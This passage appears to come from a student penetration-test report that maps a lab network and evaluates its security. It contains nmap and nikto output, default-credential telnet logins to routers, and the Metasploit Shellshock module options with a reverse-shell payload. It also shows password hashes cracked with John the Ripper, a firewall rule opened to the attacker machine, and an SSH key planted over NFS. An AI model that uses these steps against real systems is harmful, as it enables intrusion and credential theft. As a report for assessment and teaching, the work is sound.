


Figure 2.1.2.5f: nmap of 13.13.13.0/24.

2.1.2.6 192.168.0.228/30

An nmap scan of this subnet revealed two hosts – Router 2 (*192.168.0.229)* and Router 3 (*192.168.0.230)*. See figure 2.1.2.6a for results of the scan.

```
root@kali:~# nmap 192.168.0.229/30

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-28 04:31 EDT
Nmap scan report for 192.168.0.229
Host is up (0.0026s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap scan report for 192.168.0.230
Host is up (0.0031s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap done: 4 IP addresses (2 hosts up) scanned in 14.57 seconds
```

Figure 2.1.2.6a: Results of nmap scan of 192.168.0.229/30

*R*outer 3 was connected to over telnet and logged into using the default "VyOS" credentials – see figure 2.1.2.6b.

```
root@kali:~# telnet 192.168.0.230
Trying 192.168.0.230...
Connected to 192.168.0.230.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Thu Sep 28 06:24:22 UTC 2017 on pts/0
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$
```

Figure 2.1.2.6b: Connection to router 3 over telnet and default "VyOS" credentials were used.

The *show ip route* command was used to expand the map of the network – see figure 2.1.2.6c for results.

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 3.3.3.3/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/30] via 192.168.0.229, eth0, 07:44:20
O>* 192.168.0.32/27 [110/20] via 192.168.0.229, eth0, 07:44:20
O>* 192.168.0.64/27 [110/30] via 192.168.0.234, eth2, 07:44:06
O>* 192.168.0.96/27 [110/20] via 192.168.0.234, eth2, 07:44:13
O   192.168.0.128/27 [110/10] is directly connected, eth1, 07:45:40
C>* 192.168.0.128/27 is directly connected, eth1
O>* 192.168.0.192/27 [110/30] via 192.168.0.229, eth0, 07:44:20
O>* 192.168.0.224/30 [110/20] via 192.168.0.229, eth0, 07:44:20
O   192.168.0.228/30 [110/10] is directly connected, eth0, 07:45:40
C>* 192.168.0.228/30 is directly connected, eth0
O   192.168.0.232/30 [110/10] is directly connected, eth2, 07:45:40
C>* 192.168.0.232/30 is directly connected, eth2
O>* 192.168.0.240/30 [110/20] via 192.168.0.234, eth2, 07:44:15
```

Figure 2.1.2.3c: Results of the show ip route command on Router 2.

The *show interfaces* command was used to view the hosts connected to Router 3 – see figure 2.1.2.6d for results.

```
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                     S/L  Description
---------        ----------                     ---  -----------
eth0             192.168.0.230/30               u/u
eth1             192.168.0.129/27               u/u
eth2             192.168.0.233/30               u/u
lo               127.0.0.1/8                    u/u
                 3.3.3.3/32
                 ::1/128
```

Figure 2.1.2.6d: Results of show interfaces command on Router 3.

2.1.2.7 192.168.0.128/27

This subnet was discovered by running the *show interfaces* command on Router 2 – see figure 2.1.2.3d.

An nmap scan was performed on this subnet which revealed one workstation (*192.168.0.34*) on this subnet and Router 2 – see figure 2.1.2.7a for the results.




Figure 2.1.2.7a: Results of nmap scan of 192.168.0.128/27.

192.168.0.130 was connected to via ssh from *192.168.0.34* – see figure 2.1.2.7b for the process.

The show interface command was run on *192.168.0.130* which didn't reveal any new informations.




Figure 2.1.2.7b: SHH into 192.168.0.130 and ifconfig ran on 192.168.0.130.

2.1.2.8 192.168.0.240/30

This subnet was discovered during the initial nmap scan – see figure 2.1.1b.

An nmap scan was performed on this network but only discovered the open ports on one host – *192.168.0.242*.

```
root@kali:~# nmap -Pn 192.168.0.242/30

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-28 05:12 EDT
Nmap scan report for 192.168.0.240
Host is up.
All 1000 scanned ports on 192.168.0.240 are filtered

Nmap scan report for 192.168.0.241
Host is up.
All 1000 scanned ports on 192.168.0.241 are filtered

Nmap scan report for 192.168.0.242
Host is up (0.0040s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
111/tcp open  rpcbind

Nmap scan report for 192.168.0.243
Host is up.
All 1000 scanned ports on 192.168.0.243 are filtered

Nmap done: 4 IP addresses (4 hosts up) scanned in 21.78 seconds
```

Figure 2.1.2.8a: Nmap scan of 192.168.0.242/30

Since *192.168.0.242* has port 80 open for http, nikto was run against the server – see figure 2.. This revealed that the server was vulnerable to shellshock. A small script was used to test this vulnerability before it was exploited via Metasploit – see figure 2.1.2.8c for the exploitation.

```
root@kali:~# nikto -h 192.168.0.242
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.0.242
+ Target Hostname:    192.168.0.242
+ Target Port:        80
+ Start Time:         2017-09-27 23:20:38 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.10 (Unix)
+ Server leaks inodes via ETags, header found with file /, fields: 0x650 0x558addd0b8740
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also current.
+ Allowed HTTP Methods: POST, OPTIONS, GET, HEAD, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ Uncommon header 'nikto-added-cve-2014-6271' found, with contents: true
+ OSVDB-112004: /cgi-bin/status: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271).
+ OSVDB-112004: /cgi-bin/status: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6278).
+ 8345 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time:           2017-09-27 23:21:07 (GMT-4) (29 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Figure 2.1.2.8b: Results of the nikto scan of 192.168.0.242.

```
msf exploit(apache_mod_cgi_bash_env_exec) > show options

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   CMD_MAX_LENGTH  2048            yes       CMD max line length
   CVE            CVE-2014-6271    yes       CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
   HEADER         User-Agent       yes       HTTP header to use
   METHOD         GET              yes       HTTP method to use
   Proxies                         no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST          192.168.0.242    yes       The target address
   RPATH          /bin             yes       Target PATH for binaries used by the CmdStager
   RPORT          80               yes       The target port (TCP)
   SRVHOST        0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT        8080             yes       The local port to listen on.
   SSL            false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                         no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI      /cgi-bin/status  yes       Path to CGI script
   TIMEOUT        5                yes       HTTP read response timeout (seconds)
   URIPATH                         no        The URI to use for this exploit (default is random)
   VHOST                           no        HTTP server virtual host


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.0.200    yes       The listen address
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86
```

Figure 2.1.2.8c: Metasploit options used in the exploitation of 192.168.0.242

After successful exploitation of *192.168.0.242* the shadow and password files were dumped and then cracked via john the ripper – see figure 2.1.2.8d – this password was used to ssh into the machine.

```
root@kali:~# unshadow ~/Desktop/Passwords/passwd.txt ~/Desktop/Passwords/shadow.txt > ~/Desktop/Passwords/passwords.txt
root@kali:~# john --wordlist=/usr/share/wordlists/rockyou.txt ~/Desktop/Passwords/passwords.txt
Created directory: /root/.john
Warning: detected hash type "sha512crypt", but the string is also recognized as "crypt"
Use the "--format=crypt" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Press 'q' or Ctrl-C to abort, almost any other key for status
apple            (root)
1g 0:00:00:41 0.19% (ETA: 04:45:08) 0.02407g/s 809.0p/s 827.5c/s 827.5C/s 181187..050683
1g 0:00:02:13 0.64% (ETA: 04:39:19) 0.007486g/s 821.7p/s 827.4c/s 827.4C/s single25..sha-sha
1g 0:00:02:14 0.65% (ETA: 04:39:13) 0.007429g/s 821.6p/s 827.4c/s 827.4C/s munster1..mommy20
pears            (xweb)
2g 0:00:04:18 DONE (2017-09-27 22:57) 0.007725g/s 829.9p/s 832.8c/s 832.8C/s pepinos..payton08
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Figure 2.1.2.8d: John the ripper used to crack the passwords.

```
root@kali:~# ssh root@192.168.0.242
root@192.168.0.242's password:
```

Figure 2.1.2.8e: SSH into 192.168.0.242

The command *tracepath 192.168.0.200* was performed to locate *192.168.0.242* on the network map.

```
root@xadmin-virtual-machine:~# tracepath 192.168.0.200
 1?: [LOCALHOST]                                         pmtu 1500
 1:  192.168.0.241                                         0.841ms
 1:  192.168.0.241                                         0.507ms
 2:  192.168.0.233                                         0.777ms
 3:  192.168.0.229                                         3.059ms
 4:  192.168.0.225                                         2.935ms
 5:  192.168.0.200                                         2.923ms reached
     Resume: pmtu 1500 hops 5 back 5
```

Port forwarding was done in Metasploit to gain access to the website interface of the firewall – see figure 2.1.2.8g.




Figure 2.1.2.8g: Port Forwarding via metaploit

A script was run on *192.168.0.242* to ping all the hosts on the remaining subnets (*192.168.0.64/27* and *192.168.0.96/27)* this revealed that *192.168.0.66* was up and reachable from *192.168.0.242*.

2.1.2.9 192.168.0.232/30

The subnet *192.168.0.232/30* consists of Router 3 and the Firewall – an nmap scan was performed and the results can be seen in figure 2.1.2.9a.

```
root@kali:~# nmap -Pn 192.168.0.233/30

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-28 04:53 EDT
Nmap scan report for 192.168.0.232
Host is up.
All 1000 scanned ports on 192.168.0.232 are filtered

Nmap scan report for 192.168.0.233
Host is up (0.0032s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap scan report for 192.168.0.234
Host is up.
All 1000 scanned ports on 192.168.0.234 are filtered

Nmap scan report for 192.168.0.235
Host is up.
All 1000 scanned ports on 192.168.0.235 are filtered

Nmap done: 4 IP addresses (4 hosts up) scanned in 21.84 seconds
```

Figure 2.1.2.9a: results of nmap scan on 192.168.0.233/30

The firewall was accessed by using port forwarding in Metasploit to gain access to the website interface of the firewall – see figure 2.1.2.8g.

Using the default login credentials for the firewall it was possible to add a rule to the firewall to allow all traffic from the Kali Linux machine through the firewall – this provided access to the remaining subnets.

The ip routes of the firewall are shown in figure 2.1.2.9b.

IPv4 Routes

Destination	Gateway	Flags	Use	Mtu	Netif
default	192.168.0.233	UGS	2107	1500	em0
127.0.0.1	link#7	UH	1788	16384	lo0
172.16.221.0/24	192.168.0.233	UG1	0	1500	em0
192.168.0.32/27	192.168.0.233	UG1	0	1500	em0
192.168.0.64/27	192.168.0.97	UG1	1	1500	em1
192.168.0.96/27	link#2	U	0	1500	em1
192.168.0.98	link#2	UHS	0	16384	lo0
192.168.0.128/27	192.168.0.233	UG1	0	1500	em0
192.168.0.192/27	192.168.0.233	UG1	0	1500	em0
192.168.0.224/30	192.168.0.233	UG1	0	1500	em0
192.168.0.228/30	192.168.0.233	UG1	0	1500	em0
192.168.0.232/30	link#1	U	23899	1500	em0
192.168.0.234	link#1	UHS	0	16384	lo0
192.168.0.240/30	link#3	U	12759	1500	em2
192.168.0.241	link#3	UHS	0	16384	lo0

Figure 2.1.2.9b: ipv4 routes of the firewall

2.1.2.10 192.168.0.64/27

Subnet 192.168.0.64/27 consists of a workstation (*192.168.0.66*) and Router 4 (*192.168.0.65*) – see figure 2.1.2.10a.

```
Nmap scan report for 192.168.0.65
Host is up (0.0031s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap scan report for 192.168.0.66
Host is up (0.0035s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
2049/tcp open  nfs
```

Figure 2.1.2.10a: results of the nmap scan of 192.168.0.64/27.

Telnet was used to connect to Router 4 and was logged into using the default "VyOS" credentials – see figure 2.1.2.10b.

```
root@kali:~# telnet 192.168.0.97
Trying 192.168.0.97...
Connected to 192.168.0.97.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Thu Sep 28 00:20:44 UTC 2017 on tty1
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
```

Figure 2.1.2.10b: Connection to router 4 over telnet and login using default credentials.

The *show interfaces command* was run on Router 4 to confirm the networking information of the router – see figure 2.1.2.10c.

```
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth0             192.168.0.97/27                   u/u
eth1             192.168.0.65/27                   u/u
lo               127.0.0.1/8                       u/u
                 4.4.4.4/32
                 ::1/128
```

2.1.2.10c: results of the show interfaces command on Router 4

192.168.0.66 was connected to over ssh via 192.168.0.242 by generating an ssh key and copying it into the authorised keys file on the workstation by mounting it on the Kali Linux machine.

2.1.2.11 192.168.0.96/27

This subnet consists of the firewall and router 4 – see figure 2.1.2.11a fo rhte nmap scan results of this subnet.





Figure 2.1.2.11a: results of nmap scan of 192.168.0.96/27.

2.2 NETWORK MAP



2.3 SUBNET TABLE

Subnet Address	Subnet Mask	CIDR Notation	First Usable Host	Last Usable Host	IPs in Use	Broadcast Address
13.13.13.0	255.255.255.0	/24	13.13.13.1	13.13.13.254	13.13.13.12; 13.13.13.13	13.13.13.255
172.16.221.0	255.255.255.0	/24	172.16.221.1	172.16.221.254	172.16.221.16; 172.16.221.237	172.16.221.255
192.168.0.32	255.255.255.224	/27	192.168.0.33	192.168.0.62	192.168.0.33; 192.168.0.34	192.168.0.63
192.168.0.64	255.255.255.224	/27	192.168.0.65	192.168.0.95	192.168.0.65; 192.168.0.66	192.168.0.96
192.168.0.96	255.255.255.224	/27	192.168.0.97	192.168.0.127	192.168.0.97; 192.168.0.98	192.168.0.128
192.168.0.128	255.255.255.224	/27	192.168.0.129	192.168.0.158	192.168.0.129; 192.168.0.130	192.168.0.159
192.168.0.192	255.255.255.224	/27	192.168.0.193	192.168.0.222	192.168.0193; 192.168.0.200; 192.168.0.203; 192.168.0.210	192.168.0.223
192.168.0.224	255.255.255.252	/30	192.168.0.225	192.168.0.226	192.168.0.225; 192.168.0.226	192.168.0.227
192.168.0.228	255.255.255.252	/30	192.168.0.229	192.168.0.230	192.168.0.229; 192.168.0.230	192.168.0.231
192.168.0.232	255.255.255.252	/30	192.168.0.233	192.168.0.234	192.168.0.233; 192.168.0.234	192.168.0.235
192.168.0.240	255.255.255.252	/30	192.168.0.241	192.168.0.242	192.168.0.241; 192.168.0.242	192.168.0.243

3 SECURITY EVALUATION

3.1 ROUTERS

3.1.1 Default Credentials

All the routers on this network used the default credentials for “VyOS” – this makes it extremely easy for a malicious attacker to exploit the network as usually the first password attack is to use the default credentials.

3.1.2 Use of Telnet

Since telnet transmits in plaintext it is extremely insecure and means data can be gained by using wireshark to sniff the network.

3.2 WORKSTATIONS

3.2.1 Weak Passwords

